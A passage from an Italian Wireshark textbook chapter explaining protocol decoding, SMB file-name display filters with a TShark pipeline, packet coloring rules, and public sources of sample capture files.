


Figura 4.27 La finestra Decode As di Wireshark.

Per applicare il dissettore HTTP al flusso TCP, selezionate HTTP dall'elenco dei protocolli disponibili, per dire a Wireshark di applicare quel dissettore al traffico TCP che usa la porta 1080. Fate clic su *OK* per salvare le impostazioni. Quando tornate al pannello *Packet List*, Wireshark ora è in grado di identificare correttamente il traffico HTTP.

La Figura 4.28 mostra che abbiamo detto a Wireshark di decodificare correttamente come HTTP il traffico su 1080/tcp.




Figura 4.28 Il pannello Packet List di Wireshark dopo l’applicazione della nuova regola.

Filtrare nomi di file SMB

Server Message Block (SMB) è un buon protocollo per un esempio pratico. Ogni rete con qualche client Windows avrà dell’attività SMB, in particolare quando è impostato un dominio e i client sono connessi a varie condivisioni di rete. Questa sezione illustra il processo in cui evolve un filtro. Il processo utilizzato in questa sezione può essere applicato in qualsiasi altro tipo di situazione in cui c’è un campo di pacchetto su cui ci si vuole concentrare. Notate che non è necessario leggere delle RFC o retroingegnerizzare il protocollo. Il dissettore di Wireshark ha fatto tutto il lavoro pesante per voi, in questo caso, e tutto quello che dovete fare è immaginare come costruire il filtro opportuno.

Tanto per cominciare, i pacchetti scorrono troppo rapidamente perché sia possibile leggerli. Per lo più si tratta di traffico HTTP con una raffica di SMB ogni tanto e qualche traccia di broadcast ARP e DHCP. Supponiamo che il vostro compito sia stabilire a quali file si effettui l'accesso su SMB. Vi concentrate sul traffico SMB, perciò il primo passo logico è separarlo utilizzando come filtro `smb`. Per le nuove version di Windows, come nella Figura 4.29, userete come filtro `smb2`.

Non tutti i pacchetti SMB che ora vedete sono conseguenza di un accesso a file da parte del computer. In effetti, probabilmente solo una piccola parte dei pacchetti accede a un file, gli altri hanno a che fare con metadati, elenchi di directory e generico *overhead* di protocollo. L'elenco dei pacchetti nella Figura 4.29 ha quello che sembra un percorso, nella descrizione, e perciò può fungere da buon punto di partenza per ulteriori indagini. Poiché cercate nomi di file a cui si acceda, dovete trovare le proprietà che distinguono questo pacchetto SMB, in modo da applicare un filtro che vi dia tutti i pacchetti che riguardano un nome di file o un percorso. Se guardate il pannello *Packet Bytes*, il nome del file ovviamente è lì. Qui c'è un piccolo trucco: quando fate clic sul nome di file nella visualizzazione esadecimale di *Packet Bytes*, Wireshark evidenzierà l'oggetto corrispondente nel pannello *Packet Details*.




Figura 4.29 Filtraggio della lista dei pacchetti per isolare SMB.

Se evidenzia tutto l'oggetto *Trans2*, espandetelo fino a vedere il campo corrispondente. Il campo di filtro corrispondente per questo attributo di file è `smb2.filename`, perciò questo è il filtro che potete applicare ora. Questo filtro ha ridotto l'elenco dei pacchetti a tutte le richieste SMB che fanno riferimento a un file. Siamo sulla strada buona, no? Il pannello *Packet List* a questo punto dovrebbe presentarsi come nella Figura 4.30.

Per restringere ulteriormente il campo, dovete stabilire quale sequenza di pacchetti costituisca la transazione di accesso a un file con

SMB. Il modo più rapido per stabilirlo è controllare le azioni del client copiando un file da una condivisione e tracciandolo in Wireshark. Il modo migliore è consultare la documentazione per i protocolli che state analizzando, ma in genere il tempo incalza e capita spesso di incontrare protocolli che non sono tanto ben documentati. Per vedere i pacchetti relativi alla copia del vostro file, usate il filtro `smb.file contains "`*partedelnomedifile*`"`. Utilizzando questo insieme relativamente limitato di pacchetti, i tipi di pacchetti in una transazione si possono analizzare per ispezione manuale. Utilizzate le descrizioni fornite da Wireshark per provare ad analizzare come la transazione inizi e finisca.




Figura 4.30 Pacchetti SMB che fanno riferimento a un file.

Un buon pacchetto da scegliere per trovare i nomi dei file a cui è avvenuto un accesso è NT Create AndX Request. Questa chiamata di procedura SMB di solito è preceduta da chiamate Query Path Info che il client usa per avere l’elenco dei file in una directory e controllare parametri dei file come le loro dimensioni. Il pacchetto NT Create crea un pipe SMB al file, dopo che viene trasferito con le chiamate Read AndX. Le chiamate di trasferimento regolano l’argomento offset dei byte dopo ogni chiamata per ottenere un blocco diverso del file richiesto nella risposta del server. Completato il trasferimento, il client

di solito chiude il pipe di accesso e richiede di nuovo Path Info. Ora avete quasi tutte le informazioni che vi servono per costruire un filtro che mostri solo i pacchetti che accedono a un file e il nome del file, nella colonna della descrizione, per una facile identificazione.

Per vedere solo i comandi NT Create, potete usare il filtro *smb.cmd*. Trovate il valore corretto ispezionando il pacchetto NT Create nella traccia del nome del file nota. Il filtro deve essere ora `smb.file and smb.cmd == 0xa2`. L'elenco dei pacchetti sarà simile a quello della Figura 4.31.




Figura 4.31 Elenco dei pacchetti filtrati in base alle chiamate NT Create.

Potete fare un'ultima ottimizzazione del filtro. L'elenco dei pacchetti ora mostra una riga con un nome di file e l'altra senza un nome di file nella colonna *Info*. Questo perché il dissettore SMB di Wireshark non mostra il parametro nome di file per una risposta del server. Potete ispezionare nuovamente i pacchetti per stabilire se il protocollo memorizza questa informazione in un pacchetto. La risposta si può trovare nell'oggetto `flags`, che contiene una variabile `response` che potete usare per la ricerca di corrispondenze in un'espressione. Potete usare il filtro seguente, per vedere solo le richieste che vanno al server:

```
smb.file and smb.cmd == 0xa2 and smb.flags.response == 0
```

NOTA

Potete anche cercare una richiesta anziché una risposta ispezionando l'intestazione IP. Questo è un approccio meno generale, però, e richiede che si sappiano l'indirizzo IP del server o del client. Per alcuni protocolli, dovete usare protocolli genitori (come IP) per avere queste informazioni.

L’elenco dei file ora è leggibile da un essere umano, ma non è esportabile e non è adatto a fini di reporting. Per questo lo strumento migliore è TShark, combinato con qualche magia Unix da riga di comando per il tocco finale. Per avere un elenco di tutti i file a cui è stato effettuato l’accesso, potete eseguire TShark visualizzando solo il nome di file SMB. Questo, insieme al filtro, dà un elenco dei file a cui è stato effettuato l’accesso, anche se con qualche doppione per il modo in cui funzionano i client SMB. Per eliminare i doppioni, potete usare `uniq` e `sort`, due strumenti Unix standard.

Il comando `uniq` visualizzerà tutte le righe uniche, eliminando i doppioni successivi. Così, se avete “AAA” ripetuto quattro volte, seguito da “BBB” dieci volti, poi “CCC” altre 10 volti, il comando `uniq` vi presenterà solo “AAA”, “BBB” e “CCC”, una volta sola ciascuna.

Il comando `sort` visualizza le voci ordinate, in genere alfabeticamente. Per esempio, supponiamo di avere un elenco di nomi, come “Charlie”, “Alice”, “Dave” e “Bob”. Con il comando `sort`, l’output sarà l’elenco ordinato: Alice, Bob, Charlie, Dave.

Provate questo comando:

```
tshark -2 -R "smb.file and smb.cmd == 0xa2 and smb.flags.response == 0"
   -T fields -e smb.file -r smb_test.dump \
| sort | uniq -c
```

Ora dovreste avere un elenco dei file a cui è stato effettuato l’accesso via SMB, senza aver dovuto programmare una riga di codice.

Abbiamo dato solo uno sguardo alla potenza dei filtri e di Wireshark in generale. Il flusso di lavoro descritto in questa sezione non è peculiare di SMB o di questo caso specifico, ma può essere applicato a molti protocolli, sfruttando gli eccellenti dissettori forniti da Wireshark, che supportano i protocolli più diffusi. Applicando questo flusso di lavoro, potete risolvere molti interrogativi legati alle reti semplicemente con i filtri e qualche semplice eliminazione.

Colorazione dei pacchetti

A questo punto avrete visto che Wireshark identifica con un codice di colore i pacchetti nel pannello *Packet List*. Qualcuno lo trova utile; altri disattivano questa funzione. È una scelta personale, ovviamente, ma, prima di reagire con troppa fretta, analizziamo che cosa c'è dietro il codice di colore.

I colori sono assegnati ai pacchetti in due modi diversi. Nel primo caso la colorazione è definita dalle *Coloring Rules*, una caratteristica *persistente* di Wireshark. Questi colori rimangono quelli configurati quando Wireshark viene chiuso o riavviato. Nel secondo caso si assegnano temporaneamente colori per averne un aiuto relativamente a una cattura particolare. La colorazione temporanea dura solo finché Wireshark mostra quella cattura. Vediamo come entrambe le modalità possano essere utili.

Colori persistenti, in base alle regole

Le *Coloring Rules*, in precedenza chiamate "filtri di colore", sono persistenti, ma ampiamente regolabili e scalabili. Potete vederle facendo clic sulla voce *View* nella barra dei menu superiore e poi selezionando *Coloring Rules*. Si apre una finestra di dialogo come quella della Figura 4.32. Ogni regola ha un nome "amichevole" ed è associata a un filtro. In basso, quando è evidenziata una regola, compaiono i pulsanti *Foreground* e *Background*, che consentono di definire in dettaglio i colori di sfondo o dei caratteri.

Cosa molto più importante della regolazione dei colori, si può modificare la regola stessa. Facendo un doppio clic su un filtro lo si può modificare, variando la condizione di colorazione di un pacchetto.

Per esempio, supponiamo di voler modificare la regola ICMP. Ora la regola colora i pacchetti in base a questa condizione:

```
icmp || icmpv6
```

Fondamentalmente, a qualsiasi pacchetto ICMP, IPv4 o IPv6, viene assegnata quella sfumatura di rosa. Ma se volessimo specificare solo i pacchetti ICMP che arrivano da una particolare sottorete? Potremmo modificare la regola magari in questo modo:

```
icmp || icmpv6 && ip.src==192.168.0.0/16
```

Ora, quando verranno catturati pacchetti di ping che hanno origine dalla sottorete 192.168.0.0, appariranno in quel colore. Potete usare la sintassi dei filtri di visualizzazione per modificare qualsiasi regola di colorazione.




Figura 4.32 Regolazione dei colori dei pacchetti.

Colori temporanei, per scelta

Il secondo modo in cui vengono colorati i pacchetti è per assegnazione temporanea dei colori. Per colorare un'intera conversazione (un flusso fra due o più dispositivi), basta fare un doppio clic su un pacchetto nel pannello *Packet List* e scegliere

Colorize Conversation. Come si vede nella Figura 4.33, si ha l'opzione di indicare quale livello distinguere con un colore.

In precedenti versioni di Wireshark, in base alla documentazione, la scelta del livello veniva fatta per voi, colorando "prima in base a TCP, poi a UDP, a IP e infine a Ethernet". La colorazione dei pacchetti ovviamente è molto flessibile. Dalla GUI e dalle figure, potete vedere quanto puntuali possono essere le modifiche.




Figura 4.33 Colorazione di conversazioni.

Usare le regole di colorazione per risolvere problemi

L’uso dei colori per distinguere i pacchetti, oltre a essere utile all’occhio, può contribuire alla risoluzione di problemi. La colorazione nel pannello *Packet List* può essere rivelatrice, per esempio, quando si indaga un particolare protocollo, per capire quanto spesso compaia una certa porta o per tracciare uno scambio fra dispositivi. Se selezionate e configurate un vostro insieme di regole di colorazione, avete anche la possibilità di salvare quello schema di colori e addirittura di esportarlo per un’altra piattaforma Wireshark o perché lo possano usare anche altri.

Andando oltre, è disponibile una collezione di gruppi di regole, che si può trovare all’indirizzo `https://wiki.wireshark.org/ColoringRules`: sono gruppi di regole condivisi da membri della comunità Wireshark per molte situazioni diverse.

Vedere le catture di altri

Probabilmente catturare pacchetti a casa vi darà risultati un po’ prevedibili. Per divertimento potete visitare qualche sito, accendere un altro PC o un tablet, magari trasferire un file o del testo. È interessante guardare il traffico SMB, DNS e DHCP. Il passo successivo è catturare traffico mentre si effettua l’accesso a un sito FTP: sì, ecco lì la password in chiaro!

Anche dopo un po’ di esperimenti di questo tipo, il traffico locale diventa noioso. Magari vorreste vedere protocolli non disponibili localmente, oppure vi incuriosiscono i malware o certi scambi di pacchetti malintenzionati. È ora di trovare da qualche altra parte altri file di cattura.

Potete effettuare una ricerca con Google: esistono molte fonti. Vogliamo farvi risparmiare tempo, però, indicando alcune delle migliori fonti di file pcap.

Per prima cosa, un repository da un sito ben noto: `https://wiki.wireshark.org/SampleCaptures`.

Questa pagina presenta un elenco esaustivo di file pcap specifici per protocollo. Se c'è qualche protocollo che vorreste vedere, o confrontare con altri, questa è la fonte giusta. Può essere molto interessante vedere lo scambio fra sistemi per vari protocolli.

In secondo luogo, un repository particolarmente interessante per i professionisti della sicurezza: `http://www.netresec.com/?page=PcapFiles`.

NETRESEC è un produttore di software che ha sede in Svezia e sviluppa strumenti per l'analisi di rete. Con una specializzazione in sicurezza delle reti, ha un insieme davvero notevole di file pcap che potete divertirvi ad analizzare, fra cui anche quelli degli eventi "Capture the Flag" e di altre gare, con molti malware e tracce forensi.

Riepilogo

In questo capitolo abbiamo visto un po' di metodi per catturare traffico. Per capire al meglio il modo in cui viene catturato il traffico, è stato prima necessario ripassare informazioni su localhost, sull'adattatore di loopback e sui tipi di traffico che si può pensare di trovare localmente. Abbiamo catturato traffico sia con la GUI sia con lo strumento da riga di comando TShark.

